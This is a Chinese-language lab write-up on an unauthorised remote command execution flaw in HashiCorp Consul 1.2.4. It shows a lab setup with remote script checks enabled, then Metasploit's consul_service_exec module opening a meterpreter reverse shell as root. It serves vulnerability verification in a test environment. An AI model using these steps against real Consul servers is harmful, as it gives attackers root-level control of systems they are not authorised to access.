

# Consul组件漏洞

简介

环境搭建：

漏洞验证：

## 简介

Consul是HashiCorp公司推出的一款开源工具，用于实现分布式系统的服务发现与配置。与其他分布式服务注册与发现的方案相比，Consul提供的方案更为“一站式”。Consul内置了服务注册与发现框架、分布一致性协议实现、健康检查、Key/Value存储、多数据中心方案，不再需要依赖其他工具（例如ZooKeeper等），使用方式也相对简单。

Consul使用Go语言编写，因此具有天然的可移植性（支持Linux、Windows和Mac OS X系统）；且安装包中仅包含一个可执行文件，便于部署，可与Docker等轻量级容器无缝配合。

在特定配置下，恶意攻击者可以通过发送精心构造的HTTP请求在未经授权的情况下在Consul服务端远程执行命令

## 环境搭建：

从 <https://releases.hashicorp.com/consul/1.2.4/> 下载相应 Linux 版本，直接启动服务即可。




Bash |

```
1 ./consul agent -dev -client your-serv-ip -enable-script-checks
```

访问：<http://your-serv-ip:8500/v1/agent/self>

启用了 `EnableRemoteScriptChecks: true`



## 漏洞验证：

使用 MSF 进行测试，简要过程如下：

```
msf6 > search Hashicorp
```

```
msf6 > search Hashicorp
Matching Modules

#  Name
-  -
0  exploit/multi/misc/nomad_exec      2021-05-17    excellent    Yes    HashiCorp    Nomad Remote Command Execution
1  exploit/multi/misc/consul_rexec_exec  2018-08-11    excellent    Yes    Hashicorp    Consul Remote Command Execution via Rexec
2  exploit/multi/misc/consul_service_exec  2018-08-11    excellent    Yes    Hashicorp    Consul Remote Command Execution via Services API
3  exploit/multi/local/vagrant_synced_folder_vagrantfile_breakout  2011-01-19    excellent    Yes    Vagrant Synced Folder Vagrantfile Breakout

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/local/vagrant_synced_folder_vagrantfile_breakout

msf6 > use 2
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

可以看到成功创建 meterpreter。

#### Active sessions

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
--	---	---	---	---
1		meterpreter	x86/linux root @ kali.local	192.168.3.90:4444 → 192.168.3.90:52276 (192.168.3.90)

```
msf6 exploit(multi/misc/consul_service_exec) > sessions 1  
[*] Starting interaction with 1...
```

```
meterpreter > getuid  
Server username: root  
meterpreter > █
```